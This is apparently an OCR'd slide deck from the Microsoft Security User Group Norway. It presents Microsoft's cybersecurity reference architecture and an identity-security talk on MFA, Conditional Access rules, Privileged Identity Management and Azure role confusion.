Microsoft Security

USER GROUP NORWAY

Who, why and how?

Who we are and what we do

Sanna Diana Tomren

Marius Sandbu

Linda Andersen

Haflidi Fridthjofsson

Craig Forshaw

Why

- Have fun
- Build network
- Share knowledge
- Learn from each other
- Giving power to the community
- Develop technology for a secure and sustainable future

Microsoft Security, where to start?

Microsoft Cybersecurity Reference Architectures (MCRA)


Capabilities

What cybersecurity capabilities does Microsoft have?

Build Slide

People

How are roles & responsibilities evolving with cloud and zero trust?


Managing Information\Cyber Risk
Security responsibilities or "jobs to be done"
December 2021
Microsoft
Organizational Leadership
Information Risk Management
Technical Risk Management
Threat Intelligence
People
Apps & Data
Infrastructure & Endpoint
Identity & Keys
Operational Technology (OT) Security
IT Operations
OT Operations
Security Operations (Center) (SOC)
Plan (Governance)
Build
Run (Operations)

Zero Trust User Access

How to validate trust of user/devices for all resources?

Azure Native Controls

What native security is available?

Security Operations

How to enable rapid incident response?

Multi-Cloud & Cross-Platform

What clouds & platforms does Microsoft protect?

Secure Access Service Edge (SASE)

What is it? How does it compare to Zero Trust?

Attack Chain Coverage

How does this map to insider and external attacks?

Build Slide

Operational Technology

How to enable Zero Trust Security for OT?

aka.ms/MCRA | December 2021 | Microsoft


Microsoft Security USER GROUP NORWAY

Microsoft

Cybersecurity Reference Architecture

Security modernization with Zero Trust Principles

December 2021 – https://aka.ms/MCRA



This is interactive!

1. Present Slide
2. Hover for Description
3. Click for more information

Security Guidance

1. Security Documentation
2. Microsoft Best Practices
3. Azure Security Top 10 | Benchmarks | CAF | WAF

Security Operations / SOC

Threat Experts | Detection and Response Team (DART) | MSSP/MDR

Microsoft Sentinel – Cloud Native SIEM, SOAR, and UEBA for IT, OT, and IoT

Microsoft Defender – *Extended Detection and Response (XDR)*

Advanced Detection & Remediation | Automated Investigation & Remediation | Advanced Threat Hunting

Cloud – *Azure, AWS, GCP, On Premises & other 3rd party clouds*

Endpoint – *& Server/VM*

Office 365 – *Email and Apps*

Identity – *Cloud & On-Premises*

SaaS – *Cloud Apps*

+ More – *OT, IoT, SQL, and more*

Other Tools, Logs, & Data Sources

Software as a Service (SaaS)

Microsoft Defender for Cloud Apps

- *App Discovery & Risk Scoring (Shadow IT)*
- *Threat Detection & Response*
- *Policy Audit & Enforcement*
- *Session monitoring & control*
- *Information Protection & Data Loss Prevention (DLP)*

Identity & Access

Conditional Access – Zero Trust Access Control decisions based on explicit validation of user trust and endpoint integrity

Endpoints & Devices

Microsoft Endpoint Manager

Unified Endpoint Management (UEM)

Intune | Configuration Manager

Microsoft Defender for Endpoint

Unified Endpoint Security

- Endpoint Detection & Response (EDR)
- Web Content Filtering
- Threat & Vuln Management
- Endpoint Data Loss Protection (DLP)

•••

Hybrid Infrastructure – IaaS, PaaS, On-Premises

Defender for Cloud – Cross-Platform Cloud Security Posture Management (CSPM)

Secure Score

Compliance Dashboard

•••

On Premises Datacenter(s) | *3rd party IaaS & PaaS* | Microsoft Azure

Extranet | Intranet

NGFW

Edge DLP

IPS/IDS

Azure AD App Proxy – *Beyond User VPN*

aws •••

Azure Marketplace •••

Express Route

Private Link

Azure Arc

Azure Stack

.net •••

Azure Firewall & Firewall Manager

Azure WAF

DDoS Protection

Azure Key Vault

Azure Bastion

Azure Lighthouse

Azure Backup

••• *Security & Other Services*

Information Protection

Classification Labels

Azure Purview

Microsoft Information Protection (MIP)

Discover → Classify → Protect → Monitor

File Scanner *(on-premises and cloud)*

•••

Data Governance

Advanced eDiscovery

Compliance Manager

Azure Active Directory

Passwordless & MFA

- Hello for Business
- Authenticator App
- FIDO2 Keys

Identity Protection

- Leaked cred protection
- Behavioral Analytics
- •••

Azure AD PIM

Identity Governance

Azure AD B2B & B2C

Defender for Identity

Active Directory

Securing Privileged Access – Secure Accounts, Devices, Intermediaries, and interfaces to enable and protect privileged users

Privileged Access Workstations (PAWs) – Secure workstations for administrators, developers, and other sensitive users

Microsoft Secure Score – Measure your security posture, and plan/prioritize rapid improvement with included guidance

Microsoft Compliance Score – Prioritize, measure, and plan improvement actions against controls

Windows 10 & 11 Security

Network protection	*App control*
Credential protection	*Exploit protection*
Full Disk Encryption	*Behavior monitoring*
Attack surface reduction	*Next-generation protection*

•••

IoT and Operational Technology (OT)

Azure Sphere

Microsoft Defender for IoT

- *ICS, SCADA, OT*
- *Internet of Things (IoT)*
- *Industrial IoT (IIoT)*
- *Asset & Vulnerability management*
- *Threat Detection & Response*

Defender for Cloud – Cross-Platform, Cross-Cloud XDR

Multi-asset detection and response for infrastructure and platform as a service (IaaS & PaaS), Proactive Threat defenses

•••

People Security

Attack Simulator | Insider Risk Management | Communication Compliance

GitHub Advanced Security – Secure development and software supply chain

Threat Intelligence – 8+ Trillion signals per day of security context


Service Trust Portal – How Microsoft secures cloud services

Security Development Lifecycle (SDL)

Microsoft Security
USER GROUP NORWAY

github.com/msugn
@MsSecUGNorway
#MSUGN

How



Year wheel 2022/23

20. april 2022
Kickoff MSUGN

Juni 2022
Identity in hybrid cloud environment

Sep 2022
SIEM & SOAR

Oct 2022
Secure IaC

Dec 2022
Network security

Jan 2023
Container Security

Mar 2023
EDR

Menti

menti.com kode (7168106)

Thank you!

Hacker hacking vector created by catalyststuff - www.freepik.com

Securing Identity in Azure native world

Slide Deck: github.com/msugn/events

Who are we ?

Haflidi Fridthjofsson
Technical Architect | Cloud & Infra Security @ Avanade

[@haflidif]

[Linkedin.com/In/haflidif]

BLOG [Techegg.net]

Craig Forshaw
Technical Architect | Data Protection @ Avanade

[@craig_forsh]

[Linkedin.com/In/craig4shaw]

Microsoft Security
USER GROUP NORWAY

Agenda

Protecting your Identity

Conditional Access: Basics and four rules you should absolutely have.


Privileged Identity Management: Implement PIM without the confusion.

Role Based Access Control (RBAC): Lessons learned with RBAC vs Access Policies on Key Vault

Questions ?

Protecting your Identity

Data Breaches anyone ?




GoDaddy Data Breach Exposes Over 1 Million WordPress Customers' Data

November 22, 2021 Ravie Lakshmanan

Web hosting giant GoDaddy on Monday disclosed a data breach that resulted in the unauthorized access of data...


Malicious third-party managed to gain access to its Managed WordPress hosting environment on **September 6 2021** with the help of a compromised password, using it to obtain sensitive information pertaining to its customers. It's not immediately clear if the compromised password was secured with ***two-factor authentication.***



3.2 Billion Leaked Passwords Contain 1.5 Million Records with Government Emails

April 26, 2021 Ravie Lakshmanan


A staggering number of 3.28 billion passwords linked to 2.18 billion unique email addresses were exposed in what's one...



Gaming Company Ubisoft Confirms It was Hacked, Resets Staff Passwords

March 14, 2022 Ravie Lakshmanan


French video game company Ubisoft on Friday confirmed it was a victim of a "cyber security incident," causing...



533 Million Facebook Users' Phone Numbers and Personal Data Leaked Online

April 04, 2021 Ravie Lakshmanan

In what's likely to be a goldmine for bad actors, personal information associated with approximately 533 million...



Facebook Hit With $18.6 Million GDPR Fine Over 12 Data Breaches in 2018

March 15, 2022 Ravie Lakshmanan

The Irish Data Protection Commission (DPC) on Tuesday slapped Facebook and WhatsApp owner Meta Platforms a...

> "The physical presence of data is so small that sometimes we don't think about it as being clutter, but we accumulate massive amounts of it, and some of it can be harmful if it gets lost or stolen."
>
> *Michael Kaiser, executive director of the National Cyber Security Alliance*.

Microsoft Security
USER GROUP NORWAY

github.com/msugn
@MsSecUGNorway
#MSUGN

Protecting your Identity tips and tricks

Use Multi Factor Authentication

Separate your personal accounts from your work & school accounts.

By all means **do not** use the same passwords for your accounts.

Utilize Password Managers to help you “remember” all these passwords, online for personal sites and service and even business if allowed, and offline Password manager for more sensitive work-related services.

Use Passwordless authentication where it’s possible


Avoid using your Social Media Identities for Single Sign-on to important sites and services.

Sorry, Dad, but I can't let you use your phone or laptop until you agree to implement TWO-FACTOR AUTHENTICATION everywhere. It's for your own good.
MIT IST
PJ

Cartoon by Phil Johnson for MIT

Microsoft Security


- Azure Active Directory (AAD)
- **Conditional Access**
- **Privileged Identity Management (PIM)**
- **Role Based Access Control (RBAC)**
- Identity Protection
- Microsoft Defender For Identity
- Microsoft Defender for Cloud
- Microsoft Sentinel (SIEM)



Microsoft Defender for Cloud

Cloud security posture management capabilities (free)

Cloud Workload Protection Microsoft Defender (pay per plan)



Collect
Security data across your enterprise

Detect
Threats with vast threat intelligence

Investigate
Critical incidents guided by AI

Respond
Rapidly and automate protection

Microsoft Sentinel
Cloud-native SIEM+SOAR


Microsoft Defender for Identity

Conditional Access

Basics and four rules you should absolutely have.

What is Conditional Access ?

Zero Trust: Microsoft Step by Step



1. User requests access to resource
2. Resource directs to Azure AD for authentication
3. App and/or device health and security verified
4. Network security verified
5. Intersectional risk assessment (threat intel, familiarity)
6. Intersectional policy assessment (context, risk)
7. Apply Zero Trust controls – access, auth, compliance, routing, session
8. Route through CASB as needed – assess session anomalies, apply session controls
9. Access on prem and private network resources securely, only after Zero Trust policies are applied

Azure AD
Microsoft Endpoint Manager
Azure Networking
Zero Trust Policy
Context
Control
Azure AD Conditional Access
Microsoft Cloud App Security
Azure AD App Proxy
Intelligence + Automation
Microsoft Defender


Key part of zero trust strategy

Conditional Access policies are at simplest if-then statements that determine if a user wants to access a resouce, then they must complete an action.

Brings signals in real time together, to make decisions and enforce organizational policies.

Applies the right access control when needed to protect your organization.

Why use Conditional Access?



To empower users to be productive wherever and whenever

Protect valuable organization assets

Enforce Actions to be taken if a risky user activity is detected

«Report Only Mode» Allows you to see the impact before applying the policy

Targeted towards Users, Groups and now in public preview single tenant Workload Identities (Service Principals).

Four rules you should absolutely have when enabling Conditional Access

Require multi-factor authentication for all users*

Excluded break the glass accounts and workload identities (Service Principals / Service Accounts)

Require multi-factor authentication for admins*

All Administrators should always use MFA

Block Legacy Authentication*

For MFA to be highly affective block legacy authentication such as POP, SMTP, IMAP and MAPI

Block Access by location

Block access from countries/regions where your organization knows traffic should not come from.

**These three rules combine security defaults which doesn't require Azure AD Premium P1 licenses*

Privileged Identity Management

Implementing PIM without the confusion

Microsoft Security
USER GROUP NORWAY

Privileged Identity Management
What is PIM?

PIM is an Azure AD service that enables you to manage, control and monitor access to important resources in your organization.

- Azure AD
- Microsoft 365
- Intune

Requires Azure AD Premium P2 license.

What is Privileged Identity Management? - Azure AD | Microsoft Docs


Privileged Identity Management
Common issues - Role confusion

- What role do I need? Requesting role access.
- Activating roles that are not required; Activating the user admin role instead of the user access admin role, for example.
- Identifying what role for what scenario? Application access vs user access
- AD roles vs resource roles. What is the difference?

Privileged Identity Management
Decrypting roles


~~Classic subscription roles (azure classic deployment only)~~

- *Account admin*
- *Service admin*
- *Co-admins*



